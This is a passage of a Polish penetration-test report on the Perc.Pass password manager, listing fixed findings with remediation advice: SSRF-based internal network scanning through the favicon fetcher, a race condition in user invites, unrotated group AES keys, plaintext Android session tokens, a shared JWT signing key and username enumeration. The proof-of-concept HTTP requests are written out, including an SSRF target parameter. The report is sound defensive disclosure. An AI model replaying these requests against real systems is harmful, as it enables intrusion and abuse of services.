
```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 08:50:36 GMT
[…]
<!doctype html>
<html lang="en">
  <head>
    <base href="/">
    <meta charset="utf-8">
    <title>[REDACTED]</title>
[…]
                <td><b>API-SERVICE</b></td>
                <td>
                    <b>n/a</b> (1)
                </td>
                <td>
                    <b></b> (1)
                </td>
                <td>
                    <b>UP</b> (1) -
                        <a                      href="http://[REDACTED]-server:8080/actuator/info"
target="_blank">[REDACTED]:api-service:8080</a>
[…]
                <td><b>BACKEND-SERVICE</b></td>
                <td>
                    <b>n/a</b> (1)
                </td>
                <td>
                    <b></b> (1)
                </td>
                <td>
                    <b>UP</b> (1) -
                        <a                              href="http://[REDACTED]:7777/actuator/info"
target="_blank">[REDACTED]:backend-service:7777</a>
[…]
          <tr><th>Name</th><th>Value</th></tr>
        <thead>
        <tbody>
            <tr>
              <td>ipAddr</td><td>10.XXX.XXX.23</td>
[…]
```

2) Posiadając wiedzę na temat wewnętrznej adresacji IP (adres hosta: 10.XXX.XXX.23) sprawdzono dostępność innych hostów w podsieci 10.XXX.XXX.0/24. W tym celu wykorzystano narzędzie Burp Suite Intruder:





Rezultat:



Request	Payload	Status code	Error	Timeout	Length	Comment	Response received
24	24	200			1772		67
14	14	200			1697		73
255	255	404			644		75
20	20	200			1772		102
22	22	200			1772		102
244	244	404			644		104
23	23	200			1697		110
6	6	404			644		171
21	21	404			644		171
10	10	200			35122		971

Na podstawie analizy czasu oraz treści odpowiedzi wykryto 17 aktywnych hostów: 10.XXX.XXX.6, 10.XXX.XXX.7, 10.XXX.XXX.8, 10.XXX.XXX.10, 10.XXX.XXX.11, 10.XXX.XXX.13, 10.XXX.XXX.14, 10.XXX.XXX.16, 10.XXX.XXX.17,

10.XXX.XXX.18, 10.XXX.XXX.19, 10.XXX.XXX.20, 10.XXX.XXX.21, 10.XXX.XXX.22, 10.XXX.XXX.23, 10.XXX.XXX.24, 10.XXX.XXX.244.

Pod adresami 10.XXX.XXX.20, 10.XXX.XXX.22, 10.XXX.XXX.24 zlokalizowano aplikację Perc.Pass CRM:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 09:02:42 GMT
[…]
<!doctype html>
<html lang="en">
[…]
    <title>Perc.Pass CRM</title>
    <script type="module" crossorigin src="/assets/index-0475ece8.js"></script>
    <link rel="stylesheet" href="/assets/index-55fec1ff.css">
  </head>
  <body>
    <div id="root"></div>

  </body>
</html>
```

Pod adresami 10.XXX.XXX.8, 10.XXX.XXX.14, 10.XXX.XXX.23 zlokalizowano aplikację Perc.Pass:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 09:02:38 GMT
[…]
<!doctype html><html lang="pl">[…]title>Perc.Pass</title><script
src="https://www.google.com/recaptcha/api.js"></script><script defer="defer"
src="/static/js/main.0acb26ed.js"></script><link href="/static/css/main.c7aa6991.css"
rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this
app.</noscript><div id="root"></div></body></html>
```

LOKALIZACJA

Mechanizm pobierania favicon.

REKOMENDACJA

W pierwszej kolejności zaleca się poprawić walidację danych wejściowych, aby odrzucać adresy prywatnych sieci. Należy jednak mieć na uwadze, że tego typu walidacja może być trudna do wykonania (np. w obliczu ataku DNS Rebinding). Dlatego dodatkowo zaleca się uruchomienie usługi pobierania favicon w izolowanym środowisku, z którego na poziomie sieciowym zablokowany zostanie dostęp do wewnętrznych zasobów.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
- https://blog.securelayer7.net/server-side-request-forgery-dns-rebinding-attack/

[FIXED][MEDIUM] SECURITUM-238503-003: Możliwość aktywacji większej ilości kont niż wyznaczony limit

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Podczas retestu nie udało się powtórzyć ataku race conditions.

OPIS

Zidentyfikowano podatność, która pozwala aktywować większą ilość kont niż ustalony limit. Podczas testów aktywowano sześciu użytkowników na koncie z limitem pięciu użytkowników. Podatność może narazić właściciela aplikacji na straty finansowe – zwiększenie limitu wymaga uiszczenia dodatkowej opłaty.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Posiadanie konta w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aplikacja podatna jest na atak race conditions, więcej informacji:

- https://portswigger.net/web-security/race-conditions

Podatność tego typu występuje, gdy dwa lub więcej procesów próbuje jednocześnie zmodyfikować współdzielone dane, co może doprowadzić do nieprzewidywalnych wyników. W tym przypadku podatność pozwala aktywować większą ilość kont niż ustalony limit.

W celu prezentacji ataku wykonano następujące czynności:

1) Przy czterech aktywnych użytkownikach oraz limicie pięciu użytkowników, poniższe dwa zapytania (Użytkownicy -> Zaproś użytkownika) wysłano równolegle za pomocą narzędzia Burp Suite Repeater.

Zapytanie 1:

```
POST /api/users/invite HTTP/2
Host: [REDACTED]
[…]
{"privileges":"ALL","email":"[…]+pass04@securitum.pl","firstName":"Test04","lastName":"Test04","r
ole":"USER","supervisor":"6ff5[…]cd17"}
```

Zapytanie 2:

```
POST /api/users/invite HTTP/2
Host: [REDACTED]
[…]
{"privileges":"ALL","email":"[…]+pass05@securitum.pl","firstName":"Test05","lastName":"Test05","r
ole":"USER","supervisor":"6ff5[…]cd17"}
```

Oba zapytania zostały zaakceptowane i na podane adresy email wysłano linki aktywacyjne.

Odpowiedź 1:

```
HTTP/2 201 Created
Date: Mon, 12 Feb 2024 09:54:29 GMT
[…]
```

{"successful":true,"message":"Successful","user":{"uuid":"42b4[…]7c90","firstName":"Test04","lastName":"Test04","email":"[…]+pass04@securitum.pl","lastLoginTime":null,"status":"INVITED","role":"USER","accountType":"LOCAL","privileges":"ALL","groups":[],"supervisor":{"uuid":"6ff5[…]cd17"},"master":false,"hasPasswordHint":false,"language":"PL","refId":null}}

Odpowiedź 2:

```
HTTP/2 201 Created
Date: Mon, 12 Feb 2024 09:54:29 GMT
[…]
```
{"successful":true,"message":"Successful","user":{"uuid":"ac4b[…]e232","firstName":"Test05","lastName":"Test05","email":"[…]+pass05@securitum.pl","lastLoginTime":null,"status":"INVITED","role":"USER","accountType":"LOCAL","privileges":"ALL","groups":[],"supervisor":{"uuid":"6ff5[…]cd17"},"master":false,"hasPasswordHint":false,"language":"PL","refId":null}}

2) Aktywowano konta za pomocą wysłanych linków.
3) W rezultacie, uzyskano sześciu aktywnych użytkowników pomimo ustalonego limitu pięciu kont:

E-MAIL	IMIĘ	NAZWISKO	TYP UŻYTKOWNIKA	STATUS	OSTATNIE LOGOWANIE
[redacted]@securitum.pl (ty)	Audytor	501	Administrator organizacji	Aktywny	12-02-2024 08:27
[redacted]@securitum.pl	Audytor	601	Administrator	Aktywny	12-02-2024 08:29
[redacted]@securitum.pl	Audytor	702	Użytkownik	Aktywny	12-02-2024 08:29
[redacted]@securitum.pl	Test03	Test03	Użytkownik	Aktywny	---
[redacted]@securitum.pl	Test05	Test05	Użytkownik	Aktywny	---
[redacted]@securitum.pl	Test04	Test04	Użytkownik	Aktywny	---

Należy zaznaczyć, że powyższy atak wykonano tylko dla jednego konta, aby nie komplikować przykładu. W praktyce możliwy jest do przeprowadzenia atak, który pozwoli aktywować większą ilość kont – podczas jednej z prób udało się wysłać zaproszenia do czterech dodatkowych użytkowników (w sumie dziewięć kont):

IMIĘ	NAZWISKO	TYP UŻYTKOWNIKA	STATUS	OSTATNIE LOGOWANIE
Audytor	501	Administrator organizacji	Aktywny	12-02-2024 08:27
Audytor	601	Administrator	Aktywny	12-02-2024 08:29
Audytor	702	Użytkownik	Aktywny	12-02-2024 08:29
Test03	Test03	Użytkownik	Zaproszony	---
Test09	Test09	Użytkownik	Zaproszony	---
Test11	Test11	Użytkownik	Zaproszony	---
Test08	Test08	Użytkownik	Zaproszony	---
Test13	Test13	Użytkownik	Zaproszony	---
Test12	Test12	Użytkownik	Zaproszony	---

LOKALIZACJA

Mechanizm aktywacji użytkowników.

REKOMENDACJA


Przykładowe metody, które mogą pomóc wyeliminować podatność race condition:

1) Wprowadzenie blokady, tak aby cały proces zapraszania użytkownika – sprawdzenie limitu, wysłanie zaproszenia, zmniejszenie limitu – dla danego konta, mógł być wykonywany jednocześnie tylko przez jedno zapytanie. W przypadku implementacji tej metody należy uważać, aby nie spowodować takich problemów jak zakleszczenia (ang. deadlocks).
2) Użycie kolejki, aby sekwencyjnie wykonywać zlecone zadania (w tym przypadku zaproszenie nowego użytkownika).

[FIXED][LOW] SECURITUM-238503-004: Możliwość odszyfrowania danych współdzielonej grupy przez byłych użytkowników grupy

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Dodano możliwość zmiany klucza grupy po usunięciu użytkownika z grupy:



OPIS

Podczas analizy mechanizmu zarządzania kluczami współdzielonych grup zauważono, że współdzielony klucz AES jest niezmienny przez cały czas funkcjonowania grupy. Po usunięciu użytkownika z grupy klucz nie jest w żaden sposób modyfikowany, w rezultacie były uczestnik jest w posiadaniu klucza umożliwiającego rozszyfrowanie wpisów dodanych już po usunięciu użytkownika. Należy zaznaczyć, że usunięty użytkownik nie posiada dostępu do zaszyfrowanych danych grupy.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do zaszyfrowanych danych grupy przez byłego użytkownika grupy. Przykładowe scenariusze:

- dostęp do infrastruktury aplikacji,
- dostęp do konta jednego z użytkowników grupy (aplikacja używa dwóch osobnych haseł – do logowania i szyfrowania danych).

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podczas testów wykonano następujące sprawdzenie:

1) Jako użytkownik Audytor 702 dodano współdzieloną grupę.
2) Do grupy dodano jeden wpis zawierający przykładowe dane uwierzytelniające.
3) Jako użytkownik Audytor 702 udostępniono grupę użytkownikowi Audytor 601.
4) Jako użytkownik Audytor 601 uzyskano dostęp do współdzielonej grupy. W tle wysłane zostało zapytanie:

```
GET /api/users/me/entries HTTP/2
Host: [REDACTED]
[…]
```

W odpowiedzi zwrócone zostały: współdzielony klucz grupy (AES) zaszyfrowany publicznym kluczem użytkownika Audytor 601 (RSA) oraz zaszyfrowany wpis:

```
HTTP/2 200 OK
```

```
Date: Wed, 21 Feb 2024 09:34:54 GMT
[…]
{"successful":true,"message":"Successful","userGroupEntriesList":[{"userGroupInfo":{"uuid":"2aa2[
…]38a0","ownerUuid":"b455[…]7738","data":"[…]","personal":false,"permission":"READ","protectedGro
upAES":"[zaszyfrowany klucz AES grupy]","ownerFullName":"Audytor
702","ownerStatus":"ACTIVE","entryCount":1,"memberCount":2},"userEntryInfoList":[{"uuid":"c017[…]
63c4","data":"[zaszyfrowany
wpis]","securityAttributes":"[…]","groupUuid":"2aa2[…]38a0","ownerUuid":"b455[…]7738","secureFile
s":null,"permission":"READ"}]}],"groupWithEntriesEtags":{"2aa2[…]38a0":"a3bd[…]552d"},"groupEtags
":{"2aa2[…]38a0":"282e[…]1f46"},"entryEtags":{"c017[…]63c4":"49bc[…]dcb6"}}
```

5) Jako użytkownik Audytor 702 wycofano dostęp do grupy użytkownikowi Audytor 601.
6) Do grupy dodano kolejny wpis.
7) Pobrano zaszyfrowany wpis.
8) Wpis rozszyfrowano za pomocą klucza udostępnionego użytkownikowi Audytor 601 (krok 4) pomimo, że użytkownik nie był już uczestnikiem grupy.

LOKALIZACJA

Zarządzenie kluczami szyfrującymi współdzielonych grup.

REKOMENDACJA

Po usunięciu użytkownika z grupy zaleca się zmienić współdzielony klucz grupy (AES). Z uwagi na fakt, że operacja zmiany klucza może być czasochłonna (wymagane jest zaszyfrowanie wszystkich danych grupy nowym kluczem), krok zmiany klucza może być opcjonalny, zaleca się jednak poinformować użytkownika o potencjalnym ryzyku i dać użytkownikowi możliwość podjęcia decyzji.

[FIXED][LOW] SECURITUM-238503-005: Przechowywanie tokenów sesji w postaci tekstu jawnego

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Dane aplikacji przechowywane są w zaszyfrowanej postaci.

OPIS

Zauważono, że aplikacja mobilna na system Android przechowuje token sesji oraz refresh token w postaci tekstu jawnego w systemie plików urządzenia. W rezultacie, jeżeli atakujący uzyska dostęp do plików aplikacji będzie w stanie uzyskać dostęp do aktywnej sesji użytkownika. Należy zaznaczyć, że tokeny nie umożliwiają dostępu do odszyfrowanych danych, pozwalają jednak wykonać takie operacje jak np. pobranie zaszyfrowanych danych, co w połączeniu z podatnościami *SECURITUM-238503-001: Możliwość odszyfrowania danych użytkowników bez znajomości hasła głównego* lub *SECURITUM-238503-004: Możliwość odszyfrowania danych współdzielonej grupy przez byłych użytkowników grupy* może stanowić istotne zagrożenie.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do plików aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Tokeny sesji zlokalizowano w pliku /data/data/pl.pp.mobile.percpass/shared_prefs/ pl.pp.mobile.percpass_preferences.xml:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="userKeys">[...]</string>
    <string
name="accessToken">{&quot;accessToken&quot;:&quot;eyJh[…]kdQw&quot;,&quot;refreshToken&quot;:&quo
t;eyJh[…]hRJA&quot;}</string>
    <string
name="user">{&quot;email&quot;:&quot;[…]@securitum.pl&quot;,&quot;firstName&quot;:&quot;Audytor&q
uot;,&quot;lastName&quot;:&quot;702&quot;,&quot;master&quot;:false,&quot;privileges&quot;:&quot;A
LL&quot;,&quot;role&quot;:&quot;USER&quot;,&quot;uuid&quot;:&quot;b455[…]7738&quot;}</string>
    <string name="deviceToken">1766[…]1269</string>
    <boolean name="user.allowScreenshots" value="false" />
</map>
```

LOKALIZACJA

Aplikacja mobilna na system Android.

REKOMENDACJA

Zaleca się, aby wrażliwe dane, takie jak tokeny sesji, przechowywane były w zaszyfrowanej postaci. Klucz wymagany do odszyfrowania danych powinien być przechowywany w systemowym keystore, dodatkowo dostęp do klucza powinien wymagać odblokowania urządzenia.

[FIXED][LOW] SECURITUM-238503-006: Wyświetlanie wygenerowanego hasła

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Potwierdzono, że generatory haseł domyślnie maskują wygenerowane hasło, np.:

OPIS


Zauważono, że generatory haseł domyślnie wyświetlają wygenerowane hasło. Takie zachowanie aplikacji zwiększa ryzyko uzyskania dostępu do hasła przez niepowołane osoby.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI


Wgląd w ekran monitora lub komórki użytkownika podczas generowania hasła.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)


Generowanie hasła w aplikacji webowej:



Generowanie hasła za pomocą wtyczki dla przeglądarki Chrome:



Generowanie hasła w aplikacji mobilnej na system Android:



LOKALIZACJA

Generatory haseł.

REKOMENDACJA

Zaleca się, aby wygenerowane hasło nie było domyślnie wyświetlane w interfejsie aplikacji. Należy dodać opcję wyświetlenia hasła na życzenie użytkownika.

[FIXED][LOW] SECURITUM-238503-007: Współdzielenie klucza RSA do podpisywania tokenów JWT

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Próba użycia tokena testowego na środowisku produkcyjnym zakończyła się niepowodzeniem:

```
HTTP/2 401 Unauthorized
Date: Mon, 15 Apr 2024 11:55:18 GMT
[…]
INVALID_TOKEN
```

OPIS

Zauważono, że klucz RSA wykorzystywany do podpisywania tokenów JWT jest współdzielony pomiędzy środowiskami produkcyjnym oraz testowym. W rezultacie token wygenerowany na jednym środowisku może być wykorzystany, aby uzyskać dostęp do drugiego środowiska. Z uwagi na fakt, że identyfikator użytkownika zawarty w tokenie JWT ma postać UUIDv4, tym samym ryzyko zbieżności identyfikatorów pomiędzy środowiskami jest praktycznie niemożliwe, poziom istotności podatności ustalono na poziomie LOW. Jednak jak pokazano w sekcji Szczegóły techniczne istnieją operacje, które wymagają jedynie poprawnego tokena (identyfikator użytkownika nie jest weryfikowany), dlatego zaleca się wdrożyć zaproponowane rekomendacje.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Posiadanie konta w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podczas testów wysłano następujące zapytanie do środowiska produkcyjnego (app.[REDACTED]) wykorzystując tokeny JWT wygenerowane na środowisku testowym ([REDACTED]):

```
GET /api/users/me HTTP/2
Host: app.[REDACTED]
Cookie: refresh-token=[…]; session-token=[…]
[…]
```

W odpowiedzi zwrócony został komunikat błędu:

```
HTTP/2 404 Not Found
Date: Thu, 15 Feb 2024 11:18:48 GMT
[…]
{"successful":false,"message":"User not found"}
```

Komunikat błędu sugeruje, że token JWT został zaakceptowany, a błąd jest wynikiem braku użytkownika o danym identyfikatorze w produkcyjnej bazie danych.

W kolejnym kroku wysłano zapytanie wykorzystujące podatność SSRF (patrz: *SECURITUM-238503-002: Możliwość wykonania rekonesansu wewnętrznej sieci*):

```
GET /api/favicons?target=http://127.1.1.1:8761/ HTTP/2
Host: app.[REDACTED]
Cookie: refresh-token=[…]; session-token=[…]
```

```
[…]
```

Tym razem zapytanie zostało przetworzone bez błędu. Do obsługi tego zapytania aplikacja wymaga jedynie poprawnego tokenu JWT – identyfikator użytkownika zawarty w tokenie nie jest weryfikowany:

```
HTTP/2 200 OK
Date: Thu, 15 Feb 2024 11:24:04 GMT
[…]
<!doctype html>
<html lang="en">
  <head>
    <base href="/">
    <meta charset="utf-8">
    <title>[REDACTED]</title>
      <h1>Instance Info</h1>
[…]
      <table id='instanceInfo' class="table table-striped table-hover">
        <thead>
          <tr><th>Name</th><th>Value</th></tr>
        <thead>
        <tbody>
            <tr>
              <td>ipAddr</td><td>10.XXX.XXX.8</td>
            </tr>
            <tr>
              <td>status</td><td>UP</td>
[…]
```

LOKALIZACJA

Mechanizm zarządzania sesją.

REKOMENDACJA

Zaleca się, aby każda wersja aplikacji posiadała własny klucz RSA wykorzystywany do podpisywania tokenów JWT.

[FIXED][LOW] SECURITUM-238503-008: Możliwość enumeracji nazw użytkowników

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Dla przedstawionych scenariuszy ataku zunifikowano komunikaty odpowiedzi.

OPIS

Aplikacja pozwala sprawdzić czy dana nazwa użytkownika (adres email) jest już używana przez innego użytkownika. Lista poprawnych adresów email pozwala przeprowadzić dalsze ataki, takie jak wysyłanie emalii phishingowych lub siłowe sprawdzanie hasła użytkownika.

Więcej informacji:

- https://portswigger.net/burp/documentation/desktop/testing-workflow/authentication-mechanisms/enumerating-usernames

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Posiadanie konta w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

1) Zaproszenie użytkownika

W celu sprawdzenia czy dana nazwa użytkownika jest już używana wysłano poniższe zapytanie (Użytkownicy -> Zaproś użytkownika):

```
POST /api/users/invite HTTP/2
Host: [REDACTED]
[…]
{"privileges":"ALL","email":"[…]@securitum.pl","firstName":"Test","lastName":"Test","role":"USER"
,"supervisor":"invalid"}
```

Dla istniejącej nazwy użytkownika zwracana była następująca odpowiedź:

```
HTTP/2 400 Bad Request
Date: Mon, 12 Feb 2024 07:40:12 GMT
[…]
{"timestamp":"2024-02-12T07:40:12.633+00:00","status":400,"error":"Bad
Request","message":"Validation failed for object='inviteUserForm'. Error count:
1","errors":[{"codes":["UniqueEmail.inviteUserForm.email","UniqueEmail.email","UniqueEmail.java.l
ang.String","UniqueEmail"],"arguments":[{"codes":["inviteUserForm.email","email"],"arguments":nul
l,"defaultMessage":"email","code":"email"}],"defaultMessage":"Podany adres email nie jest już
dostępny","objectName":"inviteUserForm","field":"email","rejectedValue":"[…]@securitum.pl","bindi
ngFailure":false,"code":"UniqueEmail"}],"path":"/users/invite"}
```

W przypadku nieistniejącej nazwy zwracany był poniższy błąd. Należy zauważyć, że jako identyfikator przełożonego wysłano wartość `"supervisor":"invalid"`, aby zapobiec wysłaniu emaila z zaproszeniem.

```
HTTP/2 404 Not Found
Date: Mon, 12 Feb 2024 07:51:42 GMT
[…]
```

```
{"successful":false,"message":"User not found"}
```

2) Logowanie z wykorzystaniem 2FA

Wysłano zapytanie:

```
POST /api/login/choiceTwoFactor HTTP/2
Host: [REDACTED]
[…]
{"email":"[…]@securitum.pl","password":"","tokenUuid":"{losowy UUID}"}
```

Dla istniejącej nazwy użytkownika zwracana była następująca odpowiedź:

```
HTTP/2 400 Bad Request
Date: Tue, 13 Feb 2024 09:49:25 GMT
[…]
{"statusAndCodeResponse":{"status":"Login error","code":"400"}}
```

W przypadku nieistniejącej nazwy zwracana była inna odpowiedź:

```
HTTP/2 404 Not Found
Date: Tue, 13 Feb 2024 09:51:35 GMT
[…]
```

3) Rejestracja konta

Wysłano zapytanie:

```
POST /api/register?ref= HTTP/2
Host: [REDACTED]
[…]
{"licenseType":"TRIAL","language":"PL","firstName":"Test","lastName":"Test","email":"[…]@securitu
m.pl","policesAccepted":true,"marketing":true}
```

Dla istniejącej nazwy użytkownika zwracany był następujący błąd:

```
HTTP/2 503 Service Unavailable
Date: Tue, 13 Feb 2024 14:49:21 GMT
[…]
{"successful":false,"message":"Error occurred while inviting user"}
```

W przypadku nieistniejącej nazwy zwracana była inna odpowiedź:

```
HTTP/2 201 Created
Date: Tue, 13 Feb 2024 14:48:32 GMT
[…]
{"successful":true,"message":"Successful","licenseUuid":"0815[…]10ac"}
```

LOKALIZACJA

Lokalizacje wymienione w sekcji Szczegóły techniczne.

REKOMENDACJA

Zaleca się ujednolicić treść odpowiedzi dla obu sytuacji – istniejący i nieistniejący adres email.

[FIXED][LOW] SECURITUM-238503-009: Zwracanie technicznych komunikatów o błędach

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Podczas retestu serwer aplikacji zwracał uniwersalny komunikat błędu:

```
HTTP/2 500 Internal Server Error
Date: Mon, 15 Apr 2024 12:31:17 GMT
[…]
{"successful":false,"message":"Unexpected error"}
```

OPIS

Zauważono, że aplikacja zwraca techniczne komunikaty o błędach, które pozwalają zidentyfikować wykorzystywane oprogramowanie. Tego typu informacje mogą pomóc atakującemu lepiej zrozumieć aplikację i w rezultacie przygotować dalsze ataki.

Więcej informacji:

- https://owasp.org/www-community/Improper_Error_Handling
- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Posiadanie konta w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej zaprezentowano przykładowe zapytanie HTTP wysłane do aplikacji:

```
POST /api/logs/export HTTP/2
Host: [REDACTED]
[…]
{"firstName":"Audytor","lastName123":"501","type":"ADMINISTRATION","dateFrom":"2024-02-
02","dateTo":"2024-02-07"}
```

W odpowiedzi aplikacja zwróciła techniczny komunikat błędu:

```
HTTP/2 500 Internal Server Error
Date: Wed, 07 Feb 2024 10:46:44 GMT
[…]
{"timestamp":"2024-02-07T10:46:44.948+00:00","status":500,"error":"Internal Server
Error","message":"Cannot invoke \"java.util.Optional.orElse(Object)\" because the return value of
\"pl.perceptus.backend.model.log.form.ExportLogsForm.getLastName()\" is
null","path":"/logs/export"}
```

LOKALIZACJA

Ogólna uwaga dotycząca całej aplikacji.

REKOMENDACJA

Zaleca się wyłączyć raportowanie technicznych błędów. Aplikacja powinna zwracać ogólny komunikat błędu nieujawniający technicznych szczegółów.

Więcej informacji:

